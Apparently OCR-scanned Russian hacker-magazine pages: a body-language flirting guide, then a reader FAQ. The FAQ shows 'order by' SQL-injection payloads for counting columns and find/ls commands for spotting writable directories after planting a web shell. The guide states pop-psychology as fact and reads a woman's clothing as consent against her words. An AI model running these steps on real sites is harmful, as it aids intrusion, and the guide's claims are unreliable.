
Надеюсь, у тебя получилось собрать описанный девайс. Теперь ты можешь похвастаться перед своими друзьями тем, какой ты крутой электронщик. Если будут вопросы, пиши, постараюсь ответить на них.



Значек][



Рожица :)



ЖАННА «MEHOVUSHKA» КОНДРАТЬЕВА
/ MEHOVUSHECHKA@YANDEX.RU /

ТАЙНЫ НЕВЕРБАЛЬНЫХ ФОРМ ОБЩЕНИЯ

СТРАТЕГИЯ ЭФФЕКТИВНОГО ВЗАИМОДЕЙСТВИЯ

Невербальное общение — это взаимодействие без слов. Оно основано на передаче друг другу сигналов, посылаемых телом человека. К таким сигналам относятся жесты, позы, мимика, etc. Эти невербальные сигналы дают нам возможность читать других людей как открытую книгу, и несут в себе в 5 раз больше информации, чем вербальное общение. То есть наша хваленая интуиция в ряде случаев — это не что иное, как считывание невербальной информации и ее расшифровка. А человеческое тело в некотором роде база данных, которая содержит полезные сведения, необходимые для решения наших задач. И не нужно проводить тест на детекторе лжи или обладать экстрасенсорными способностями для того, чтобы распознать обман или определить, кто из окружающих тебя девушек не прочь познакомиться, достаточно научиться читать невербальные сигналы.

АЗБУКА, ИЛИ НЕКОТОРЫЕ ПРАВИЛА ЧТЕНИЯ СИГНАЛОВ

Психологи давно обнаружили, что сообщение, посланное на языке тела, имеет больший приоритет, чем сообщение, переданное словами. Например, если перед тобой стоит кто-то заливающийся слезами и при этом уверяет, что у него все отлично, с большой долей вероятности ты поверишь слезам, то есть информации, переданной по невербальным каналам. Или, скажем, девушка, надевшая платье с глубоким декольте, сколько угодно может уверять нас с тобой в том, что она не помышляла ни о какой интимности, но на деле, скорее всего, пыталась послать невербальный сигнал. Однако ты должен остерегаться чрезмерного увлечения поисками скрытого подтекста в каждом жесте окружающих — далеко не всякий жест может быть проводником связанных с ним эмоций. Чтение языка тела подобно чтению текста. Отдельные буквы редко что-либо означают сами по себе, но вместе складываются в слова и предложения, имеющие определенный смысл. Так и жесты, в сочетании друг с другом они могут быть очень многозначительными и способны выдать самые сокровенные чувства и желания.

ИГРА В ПРЯТКИ

Никто не учит девушек «играть в прятки» с незнакомыми молодыми людьми, кокетливо скрываясь за экранами монитора или бросая заинтересованные взгляды из-под ресниц. Это заложено в них природой. И тебе придется научиться играть в их игры, если, конечно, ты заинтересован во флирте. Это похоже на многоуровневый квест, и если твоя предварительная игра под названием «Знакомство» идет хорошо, то ты обязательно перейдешь к следующему этапу отношений. Ну а если нет, придется вернуться к началу игры. Итак, один из способов передачи невербальной информации — это взгляд. Но любой ли взгляд выражает чувство симпатии или интереса? Конечно, нет. Тогда какое поведение или какие сигналы тела дадут нам с тобой нужную информацию? Заигрывание взглядом, или визуальная игра в прятки — вот что является одним из сигналов, на который стоит обратить внимание. Как это выглядит: девушка бросает взгляд поверх книги или краешком глаза как бы выглядывает из-под локона волос, который невзначай закрыл часть лица, или из-под экрана монитора, а если она носит очки, то может взглянуть поверх них, слегка приспуская на переносице оправу.

Конечно, на основании только такого взгляда нельзя делать далекоидущие выводы, ты же помнишь о правилах чтения? Нам нужен не один байт информации, а хотя бы несколько; нам мало одного взгляда, необходимо что-то еще. А вот если к взглядам, которые бросает девушка, прибавится застенчивая улыбка, то уже можно говорить о том, что она проявляет интерес или даже симпатию. Если ты улыбнулся после этого ей в ответ, а она отвела глаза, это вовсе не повод для паники, это повод начать анализ информации, которую девушка в этот момент передает по невербальному каналу.

Девушка смотрит вниз и немного в сторону — все в порядке, ты ей нравишься. Ученые установили, что, если после такого взгляда девушка поднимет глаза и посмотрит в твою сторону в течение 45 секунд (не нужно при этом смотреть на часы :), при соответствующей тренировке ты научишься это чувствовать), она хочет, чтобы ты к ней подошел. Но имей в виду: когда ты подойдешь к девушке, она не обязательно станет открыто проявлять свое расположение, так как среди женского населения бытует миф, что они покажутся мужчине более привлекательными, если будут выглядеть «холодными и недоступными».

Девушка отвела глаза в сторону, и ее взгляд блуждает по окружающим предметам — это значит, что она еще не уверена, не решила, стоит ли начинать знакомство. В таком случае рекомендуется, продолжая бросать взгляды и улыбки, подождать нужного сигнала, приглашающего к активным действиям. И, наконец, если девушка поднимает глаза вверх, к потолку, и отводит в сторону, это значит, что ты, вероятно, ее не интересуешь или она увлечена кем-то другим, а возможно, и то и другое вместе. Тогда забудь о ней и переходи к следующей :).

ВЗЛОМ ЛИЧНОГО ПРОСТРАНСТВА, ИЛИ О РОЛИ РАССТОЯНИЯ

Одним из средств невербальной коммуникации является расстояние между собеседниками. По этому расстоянию можно судить о чувствах и намерениях собеседника. Давай разберемся, как расстояние между тобой и девушкой может помочь понять ее намерения. Введем понятие «личного пространства».


Поза создания ощущения эмоциональной безопасности


Оборонительная позиция. Частичный барьер в виде сумочки

Большинство из нас уважает личную территорию друг друга и неосознанно следит за тем, чтобы в нее не вторгаться. Заметь, на каком расстоянии ты общаешься с незнакомыми людьми и что чувствуешь, когда посторонний человек, скажем, на трамвайной остановке подходит слишком близко? Скорее всего, ты испытаешь неприятное ощущение, не так ли? Мы не будем рассматривать вопросы вторжения в личное пространство в битком забитом метро, так как это отдельная тема, а вернемся к вопросу «взлома» личного пространства при общении с девушкой. Подобный «взлом», сокращающий расстояние между вами, — сигнал. Не в службу безопасности, конечно, а сигнал невербальной передачи данных.

Какую же информацию передает девушка, вторгаясь в твою зону комфорта? Как правило, это весьма тонкая игра. Нарушением границ твоего личного пространства она намекает на свою открытость и желание более близкого общения с тобой. Но нарушает она эти границы не всем телом, а изображая мнимую рассеянность, например перемещая в твое личное пространство руку, ногу или даже какой-нибудь предмет, скажем пепельницу. То есть пририкасаясь. Это может быть и простой наклон тела, если ситуация не позволяет большей вольности. Такими действиями она как бы говорит: «Я хочу быть ближе, ты вызываешь у меня доверие». Далее, это могут быть и случайные прикосновения. Например, стряхивая мнимую пылинку, девушка может слегка коснуться твоей одежды, а при попытке посмотреть время на твоих наручных часах дотронуться до запястья.

Таков в общих чертах тот арсенал, который использует девушка для «взлома» твоего личного пространства, сокращая тем самым дистанцию между вами и как бы прощупывая почву, считывая твои собственные невербальные сигналы, которые говорят ей о том, стоит ли идти дальше или же нужно срочно отступать. Не правда ли, это похоже на взлом сервера и прощупывание защит на нем?

Негативная реакция на попытки сокращения дистанции или полное отсутствие реакции могут вынудить девушку отступить. Так что, если ты заметил попытку «взлома» своего личного пространства, дай понять, что тебе это нравится, если, конечно, это действительно так и девушка тебе приятна. В противном случае для нее ты останешься сервером за семью файрволами и она поищет другой объект.

Я ВАС СЛУШАЮ

Представь себе такую ситуацию: ты уже привлек внимание симпатичной девушки, завязал с ней беседу и мысленно поздравляешь себя с победой. Но не тут-то было. В середине разговора она вдруг теряет интерес, общение затухает, и вечеринка, как говорится, отменяется. В чем же дело? Может, ты невнимательно следил за невербальными сигналами во время вашей беседы и пропустил момент, когда она заскучала? Давай разберемся, как избежать подобной катастрофы и вовремя расшифровать невербальные сигналы по тому, как тебя слушают.



Ненавязчивое вторжение в личное пространство с помощью перемещения ноги девушки поближе к ноге юноши



Рисунок на скатерти стола, выдает идеалистическую натуру автора



Заинтересованный взгляд из-под чашки, «визуальные прятки»



info

Американский антрополог Эдвард Т. Холл доказал, что размер персонального пространства, необходимого каждому человеку, находится в прямой зависимости от его социального положения.

В XIX веке преподаватели актерского мастерства и пантомимы наглядно демонстрировали приемы изображения чувств персонажей посредством мимики лица и телодвижений.

Если все пойдет хорошо, девушка склонит голову набок, слегка запрокидывая ее назад, и не станет подпирать ее руками, или же положение ее головы будет нейтрально прямым. Ободряющее кивание головой тоже признак интереса. Однако медленный или затянутый кивок во время вашей беседы может означать: «Да, но...» («Я не согласна»). А если ты заметил, что твоя собеседница поставила локоть на стол, подлокотник или коленку, подперла щеку открытой ладонью, а взгляд ее стал рассеянным или блуждающим, то, скорее всего, ей стало скучно. Сам жест похож на поиск опоры для клонящейся в сон головы, ты его ни с чем не перепутаешь. Для тебя это значит, что, возможно, ты увлекся и необходимо сменить тактику или тему беседы. Если же девушка начала постукивать пальцами или каким-либо предметом по столу, это может свидетельствовать о нарастающем напряжении, которое грозит перерасти в раздражение, тогда постарайся понять или даже спросить прямо, что не понравилось твоей собеседнице. Подача корпуса вперед при обеих руках, лежащих на коленях или держащихся за боковые края стула, говорит о желании девушки закончить разговор. В таком случае разумно взять инициативу в свои руки и первым предложить закончить беседу, что, несомненно, позволит тебе сохранить психологическое преимущество и контроль над ситуацией.

ШАЛОВЛИВЫЕ РУЧКИ

Самыми визуально выразительными частями тела являются, конечно же, наши руки. И наверняка, даже не имея никаких специальных знаний в области психологии, ты способен верно истолковать многие жесты, производимые руками, например поднятый вверх большой палец, который на языке слов обычно читается как «Все отлично», «Вне очень понравилось», «Выше всяких похвал». Некоторые жесты так красноречивы, что догадаться об их значении не составляет труда. Скажем, когда человек хлопает себя ладонью по лбу, сразу становится понятно, что он хочет сказать: «Надо же, забыл!» Однако жесты, как и большинство слов, могут иметь двоякое значение. Когда слово имеет не одно, а несколько значений, то в каждом конкретном случае его смысл мы можем определить по контексту предложения, связав с другими словами.Это актуально и для жестов. Можно даже сказать, это особенно актуально для жестов. Говорящие размахивают руками, словно дирижер палочкой, интонируют речь, сопровождают слова мимикой и прочими невербальными средствами передачи данных для наглядной демонстрации действия или описания ситуации.

Например, твой приятель хакер, решивший поведать тебе о том, как ему удалось взломать защиту на сервере, при объяснении может совершать «рубящие» движения кистью руки. Такой жест символизирует лезвие топора, разрубающего все препятствия, возникающие на пути. Однако если твой товарищ, рассказывая историю взлома, сцепил пальцы рук, то знай: это искусно завуалированный жест разочарования, подавленности; значит, не так уж он и доволен проделанной работой. В общении же с девушкой, такой жест может сигнализировать о том, что ей что-то не нравится в твоем поведении. В таком случае необходимо сменить тактику.

Возвращаясь к общению с противоположным полом, нужно отметить, что флирт — это особая ситуация и жесты здесь используются такие, которые в других обстоятельствах были бы просто неуместны. Рассмотрим некоторые характерные для флирта жесты. Во-первых, заметив среди собравшихся молодого человека, достойного внимания, девушка начинает прихорашиваться, поправлять одежду или волосы. Для привлечения внимания она может поправить браслет на руке или часы, как бы демонстрируя свои запястья, которые ни много ни мало являются наиболее доступной взору эрогенной зоной. Кроме того, если уж мы затронули жесты с предметами, сигналом флирта может быть и поглаживание ножки бокала или сигареты, если девушка курит. Обрати внимание на такие жесты, как игра с украшениями, особенно с шейными цепочками, — с помощью них девушка бессознательно привлекает твое внимание к области груди. Движение руки, касающейся сережек на мочке уха, может быть попыткой привлечь внимание к области глаз, проявлением желания установить визуальный контакт. Однако оттягивание вниз мочки уха или поглаживание за ухом может говорить о нежелании собеседницы тебя слушать.

Конечно, рассмотреть в одной статье все многообразие жестов мы не в силах, но тех принципов анализа, которые мы привели, должно быть достаточно для самостоятельного движения в этом направлении.

«МНОГОУГОЛЬНИКИ ОБЫЧНО РИСУЮТ ТЕ, КТО ОБЛАДАЕТ ПРОТИВОРЕЧИВЫМ И РАЗНОСТОРОННИМ ХАРАКТЕРОМ. ПРОТИВОРЕЧИВОСТЬ ХАРАКТЕРА ВЫРАЖАЕТСЯ В ЧАСТОЙ СМЕНЕ НАСТРОЕНИЯ. РИСОВАНИЕ МНОГОУГОЛЬНИКОВ СИМВОЛИЗИРУЕТ НЕКОТОРУЮ НЕУСТРОЕННОСТЬ В ЖИЗНИ, ЖЕЛАНИЕ СКРЫТЬСЯ ОТ ВСЕХ ПРОБЛЕМ, МОЖЕТ БЫТЬ, ДАЖЕ ИЗБЕЖАТЬ ОБЩЕНИЯ»

ЯЗЫК РИСУНКА

На протяжении всей своей жизни, часто даже не задумываясь, мы рисуем. На стекле автомобиля, на асфальте, на стенах, на парте и даже на полях любимого журнала. Рисуем во время телефонного разговора, на уроке, по пути на работу, при задушевной беседе с другом или даже на первом свидании! И все эти каракули, знаки, буквы, символы тоже являются средством передачи информации, только неосознанной передачи. Представь себе ситуацию: ты приходишь в кафе, а там сидит симпатичная девушка, с который ты бы не прочь познакомиться, но она и не думает обращать на тебя внимание, будучи занятой рисованием каких-то каракулей на салфетках. Как тут быть? Все очень просто: если тебе с твоего места видно, что она рисует, можешь проанализировать неосознанную невербальную информацию, которую девушка пытается выразить в рисунке. В противном случае попробуй пересесть поближе.

Как бы там ни было, ее салфеточная живопись может стать отличным поводом для знакомства. А чтобы ты понимал, о чем в таком случае можно поговорить с дамой и какими знаниями блеснуть, давай разберем несколько вариантов чтения невербальной информации по рисунку.

Круги — рисование кругов характеризует личность как достаточно уравновешенную. Она не теряет присутствия духа, и ее спокойствию, скорее всего, можно позавидовать. Также рисование кругов может говорить и о желании избегать всего, что ставит перед рисующим проблему. В процессе рисования кругов девушка может оставаться внешне спокойной, но в голове у нее кипит работа, возможно, она мечтает или думает о чем-то приятном. Стоит обратить внимание на очертания круга и на его размеры. Если круг средних размеров и ровный, девушка находится в спокойном состоянии. Если круг неровный и похож на овал, то можно сделать вывод, что в своих мыслях девушка вполне счастлива. Маленький ровный круг для тебя сигнал: «Не подходи». Рисующий занят своими мыслями, в которые не собирается никого пускать.

Многоугольники обычно рисуют те, кто обладает противоречивым и разносторонним характером. Противоречивость характера выражается в частой смене настроения. Рисование многоугольников символизирует некоторую неустроенность в жизни, желание скрыться от всех проблем, может быть, даже избежать общения.

Изображение зигзагов характерно для дамы с неровным и непостоянным характером, находящейся в поисках идеала. Если девушка на досуге рисует зигзаги, то в этот момент она озадачена какой-либо проблемой и никак не может найти ее решение либо просто очень расстроена. Обрати внимание и на форму зигзага, она тоже кое о чем говорит. Так, например, зигзаг с мелкими острыми зубчиками сигнализирует о том, что человека лучше сейчас не трогать. А острый зигзаг с большим расстоянием между зубцов свидетельствует о плодотворной работе мысли.

Сердечки, наверное, самый любимый вид рисунка девушек. Непроизвольное рисование сердечек говорит о том, что в душе девушки бушуют страсти. Сердце — это вообще признак чувствительности и высокой эмоциональной напряженности. Много мелких сердечек, нарисованных девушкой, говорит о чувстве влюбленности. Сердце, пронзенное стрелой, выдает душевную тоску или даже безответное чувство. А если к этому сердцу со стрелой пририсованы еще и капли крови, то такой рисунок говорит о том, что девушка слишком серьезно относится к своей страсти и идеализирует ее.

А если девушка, которая тебе приглянулась, рисует компьютеры, то знай: она трудоголик. Тщательно прорисованная клавиатура говорит о педантичности и стремлении к точности. Компьютер, нарисованный схематично, символизирует желание рисующего экономить свою жизненную энергию. А компьютер, прорисованный жирной линией, выдает тревожность и подавленность.

Мы с тобой рассмотрели только самые распространенные варианты изображений, но даже если ты не знаешь, что именно символизирует та или иная закорючка заинтересовавшей тебя барышни, можно просто пофантазировать, своим желанием разгадать скрытый смысл ее рисунка ты уже будешь выгодно отличаться от всех остальных. Ведь интересуясь чем-то, что было сделано ее руками, пусть даже это и смешная рожица на салфетке, ты проявляешь искренний интерес к ней самой, к ее настроению, чувствам и эмоциям.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Язык тела, как и язык программирования, только сначала кажется сложным. Уяснив базовые принципы, ты научишься писать свой собственный код, используя такие невербальные сигналы, которые будут приближать тебя к успеху. А научившись правильно считывать тайные сигналы, ты сможешь лучше понять своих близких, друзей и капризную возлюбленную :). Как говорят астрологи и гадалки, кто предупрежден, тот защищен. Я же желаю тебе удачи.


Словарик жестов

Жесты-символы — характерны для той или иной культуры или местности и являются самыми простыми приемами невербального общения.

Жесты-иллюстраторы — поясняют сказанное (например, указание рукой направления).

Жесты-регуляторы — важны в начале и конце беседы. Один из жестов-регуляторов — рукопожатие, традиционная и древнейшая форма приветствия. Эти жесты являются более сложными приемами невербального общения.

Жесты-адапторы — выражают наши чувства и эмоции. Напоминают детские реакции и проявляются в ситуациях стресса, волнения, становятся первыми признаками переживаний, например, нервное перебирание складок одежды, постукивание рукой, ручкой, etc.



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

МАГ
/ ICQ# 884888 /

FAQ@REAL.XAKEP.RU

Q: Подскажи, как определить, есть ли траст у какого-либо домена для Гугла?

A: Способов определения трастовости домена (то есть доверия поисковика к домену) очень много. Можно вручную проверять наличие сайта в каталоге dmoz.com, смотреть, сколько проиндексировано страниц (site:http://site.com), и т.д. Но мы же с тобой хакеры, не так ли? :) А потому все будем делать с помощью специальной утилиты, расположенной по адресу www.ricozhot.com/domain.check/check.html. После ввода списка сайтов в эту тулзу сервис сразу же отобразит всю нужную информацию: дату регистрации домена, alexa rank, число проиндексированных Гуглом страниц сайта, Google PR, количество бэклинков в Гугле, присутствие в каталоге dmoz и наличие тайтла сайта в top 20 тайтлов.

Q: Как проще всего обналить свои честно заработанные WebMoney?

A: Способов обналить твои кровные WMZ очень много: перевод в банк, вывод в обменных пунктах при личной встрече, различного рода обменники и т.д. Все это ты сможешь найти в своем кипере на вкладке «Мои WebMoney → Вывести WM». Но долгое ожидание обнала денег нас, конечно же, не устраивает :). На сайте http://cards.webmoney.ru (для имеющих формальный и выше аттестат системы) существует возможность заказать специальную ATM-карту PowerCheque, с помощью которой можно моментально снимать деньги со своего кошелька в любом банкомате с логотипом Star/Plus. В моей случае с момента заказа карты до ее получения заказным письмом прошло чуть больше двух недель.

Q: Как быстро определить количество полей при SQL-инъекции?

A: Все очень просто. Для определения количества полей я обычно использую оператор ORDER BY. К примеру, ты нашел SQL-инъекцию на сайте http://site.com/index.php?p=', долго вставлял в параметр p по одной различные цифры: p=1,2,3,4/*, но так и не смог узнать, сколько же полей содержит злосчастная таблица :). Обойдем это недоразумение очень изящным путем, просто составив запрос следующим образом: http://site.com/index.php?p=1' order by 10/*. Если в таблице существует больше десяти полей, то скрипт выполнится без ошибки, и тебе следует увеличивать это число до тех пор, пока запрос будет выполняться верно (если ошибка будет, то число необходимо уменьшать). Например, если при order by 5 ошибки нет, а при order by 6 уже есть, следовательно, в таблице пять полей и ты смело можешь составлять свой запрос следующим образом: http://site.com/index.php?p=1,2,3,4,5/*.

Q: Какие ты знаешь способы поиска директорий, доступных для записи, в свежеполученном веб-шелле?

A: 1. Если доступна утилита find (which find), то сразу же смотрим вывод команды id и проходимся по следующим запросам:

```
find ./directory -type d
-user ЮЗЕР_ИЗ_ID -ls
find ./directory -type d
-group ГРУППА_ИЗ_ID -ls
find ./directory -type d
-perm 0777 -ls
```

2. Если find недоступна, можно воспользоваться всеми любимым ls с выводом в grep:

```
ls -la ./directory|grep
drwxrwxrwx
```

